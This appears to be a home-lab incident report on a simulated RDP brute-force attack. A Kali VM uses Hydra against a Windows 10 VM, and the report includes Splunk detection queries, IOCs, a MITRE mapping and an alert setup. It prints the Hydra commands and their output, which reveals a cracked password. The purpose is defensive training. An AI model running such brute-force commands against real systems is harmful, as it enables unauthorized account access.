# Incident Report: RDP Brute Force Attack

**Incident ID:** IR-2025-001

**Attack Type:** Brute Force - Credential Access

**Date:** Dec 20, 2025

**Analyst:** BALA KOTESWARA REDDY REDDYMALLI

**Severity:** High

**Status:** Closed - True Positive - Compromised

## 1. Executive Summary

An automated Remote Desktop Protocol (RDP) brute force attack originating from an IP address (192.168.85.129) was detected targeting a Windows host (DESKTOP-9RGO2GV) and two user accounts: **Administrator** and **tcm-windows**. The attacker successfully identified valid login credentials for the user account **tcm-windows**, confirming a compromise via the RDP port (3389).

## 2. Environment Details

| Asset | Details |
|---|---|
| **Target System** | Windows 10 VM [DESKTOP-9RGO2GV] |
| **Target IP** | 192.168.85.130 |
| **Target Service** | Remote Desktop Protocol (RDP) - Port 3389 |
| **Attacker System** | Kali Linux VM [kali] (Simulated Attacker) |
| **Attacker IP** | 192.168.85.129 |

## 3. Incident Timeline

| Time | Event Description |
|---|---|
| 19/12/2025 21:44:01 | Attacker Initiates RDP Bruteforce against "Administrator" |
| 19/12/2025 21:44:25 | Attacker Initiates RDP Bruteforce against “tcm-windows” |
| 19/12/2025 22:20:26 | Bruteforce successful against “tcm-windows” |

# 4. Attack Execution

## Tools Used

- Hydra
- Custom password List of 7 common passwords

## Attack Commands

- hydra -l Administrator -P passwords.txt rdp://[windows ip]

# 5. Technical Analysis

## Detection queries(SPL):

**To Detect Failed Logins:**

```
index=* source=”WinEventLog:Security” EventCode=4625 (Logon_Type=10 OR  Logon_Type=10)
|table _time Source_Network_Address Account_Name ComputerName
```

**To  Group Failed Logins by Account:**

```
index=* source=”WinEventLog:Security” EventCode=4625 (Logon_Type=10 OR  Logon_Type=10)
|stats values(Source_Network_Address) as Source_Network_Address values(Logon_Type) as
Logon_Type count by Account_Name
|table Account_Name Logon_Type Source_Network_Address count
```

**To Detect Successful Logins:**

```
index=* source=”WinEventLog:Security” EventCode=4624 (Logon_Type=10 OR  Logon_Type=10)
|table _time Source_Network_Address Account_Name ComputerName
```

**Pattern Recognition(Logins more than 5 in a minute):**

```
index=* source=”WinEventLog:Security” EventCode=4625 (Logon_Type=10 OR  Logon_Type=10)
|bin _time span =1m
|stats values(Account_Name) as Account_Name values(Logon_Type) as Logon_Type count by
Source_Network_Address _time
|where count >5
|table _time Source_Network_Address Account_Name ComputerName count
```

# 6. Indicators of Compromise (IOCs)

| Indicator Type | Value | Context |
|---|---|---|
| **IP Address** | 192.168.85.129 | Attacker Source |
| **Port** | 3389 | RDP |
| **User Account** | tcm-windows | Bruteforce |
| **User Account** | Administrator | Bruteforce |


| Indicator Type | Value | Context |
|---|---|---|
| **Tool** | Hydra | Bruteforce Automation |

## 7. MITRE ATT&CK Mapping


**Tactic:** [TA0006] Credential Access
**Technique:** [T1110] Brute Force
**Sub-Technique:** [T1110.001] Password Guessing
**Procedure:** Automated dictionary attack against RDP service using Hydra

## 8. Evidence Screenshots

### Attack Execution (Kali Linux Terminal):




```
┌──(kali㉿kali)-[~]
└─$ hydra -l Administrator -P passwords.txt rdp://192.168.85.130
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-19 11:13:59
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to re
cover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries per task
[DATA] attacking rdp://192.168.85.130:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-19 11:14:01

┌──(kali㉿kali)-[~]
└─$ hydra -l tcm-windows -P passwords.txt rdp://192.168.85.130 -t 1 -W 3 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-19 11:14:24
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 7 login tries (l:1/p:7), ~7 tries per task
[DATA] attacking rdp://192.168.85.130:3389/
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "qwerty" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "password123" - 2 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "Password" - 3 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "admin" - 4 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "admin123" - 5 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "administrator123" - 6 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "123456" - 7 of 7 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-19 11:14:42
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -l tcm-windows -P passwords.txt rdp://192.168.85.130 -t 1 -W 3 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-19 11:50:03
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 8 login tries (l:1/p:8), ~8 tries per task
[DATA] attacking rdp://192.168.85.130:3389/
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "qwerty" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "password123" - 2 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "Password" - 3 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "admin" - 4 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "admin123" - 5 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "administrator123" - 6 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "123456" - 7 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.85.130 - login "tcm-windows" - pass "password" - 8 of 8 [child 0] (0/0)
[3389][rdp] host: 192.168.85.130   login: tcm-windows   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-19 11:50:25
```

## Splunk Detection (Failed Login Events):



New Search

```
source="WinEventLog:Security" EventCode=4625 Logon_Type=3 OR Logon_Type=10
```

Time range: Last 24 hours ▾

✓ 61 events (12/18/25 9:30:00.000 PM to 12/19/25 10:23:43.000 PM) No Event Sampling ▾

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a Account_Domain 1
- a Account_Name 3
- a Authentication_Package 1
- a Caller_Process_ID 1
- a Caller_Process_Name 1
- a ComputerName 1
- # EventCode 1
- # EventType 1
- a Failure_Reason 1
- a index 1
- # Key_Length 1

12/19/25 10:20:23.729 PM

```
12/19/2025 10:20:23.729 PM
LogName=Security
EventCode=4625
EventType=0
ComputerName=DESKTOP-9RGO2GV
```

Show all 61 lines

host = DESKTOP-9RGO2GV | source = WinEventLog:Security | sourcetype = WinEventLog:Security

12/19/25 10:20:20.705 PM

```
12/19/2025 10:20:20.705 PM
LogName=Security
EventCode=4625
EventType=0
ComputerName=DESKTOP-9RGO2GV
```


Show all 61 lines

host = DESKTOP-9RGO2GV | source = WinEventLog:Security | sourcetype = WinEventLog:Security

12/19/25 10:20:17.681 PM


```
12/19/2025 10:20:17.681 PM
LogName=Security
```

## Detection Query Results(Failed Logins:



| _time | Source_Network_Address | Account_Name | ComputerName |
|---|---|---|---|
| 2025-12-19 21:44:43.806 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:40.774 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:37.700 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:34.612 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:31.576 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:28.529 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:25.487 | 192.168.85.129 | -<br>tcm-windows | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:02.248 | 192.168.85.129 | -<br>Administrator | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:01.225 | 192.168.85.129 | -<br>Administrator | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:01.183 | 192.168.85.129 | -<br>Administrator | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:01.182 | 192.168.85.129 | -<br>Administrator | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:01.181 | 192.168.85.129 | -<br>Administrator | DESKTOP-9RGO2GV |
| 2025-12-19 21:44:01.181 | 192.168.85.129 | -<br>Administrator | DESKTOP-9RGO2GV |

## Splunk Detection (Successful Login Events):



New Search

```
source="WinEventLog:Security" EventCode=4624 Logon_Type=3 OR Logon_Type=10
```

Time range: Last 24 hours ▾


✓ 1 event (12/18/25 9:30:00.000 PM to 12/19/25 10:23:18.000 PM) No Event Sampling ▾

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a Account_Domain 2
- a Account_Name 2
- a Authentication_Package 1
- a ComputerName 1
- a Elevated_Token 1

| i | Time | Event |
|---|---|---|
| › | 12/19/25<br>10:20:26.756 PM | 12/19/2025 10:20:26.756 PM<br>LogName=Security<br>EventCode=4624<br>EventType=0<br>ComputerName=DESKTOP-9RGO2GV<br>Show all 70 lines<br>host = DESKTOP-9RGO2GV  source = WinEventLog:Security  sourcetype = WinEventLog:Security |

## Alert Configuration:



MULTIPLE RDP LOGIN FAILURE

Enabled: .................. Yes. Disable
App: ......................... search
Permissions: ........... Private. Owned by splunk. Edit
Modified: .................. Dec 19, 2025 10:15:13 PM
Alert Type: ............... Real-time. Edit

Trigger Condition: .. Per-Result. Edit
Actions: .................... ∨ 1 Action Edit
Add to Triggered Alerts

Trigger History

20 per page ▾

| | TriggerTime | Actions |
|---|---|---|
| 1 | 2025-12-19 22:16:28 IST | View Results |
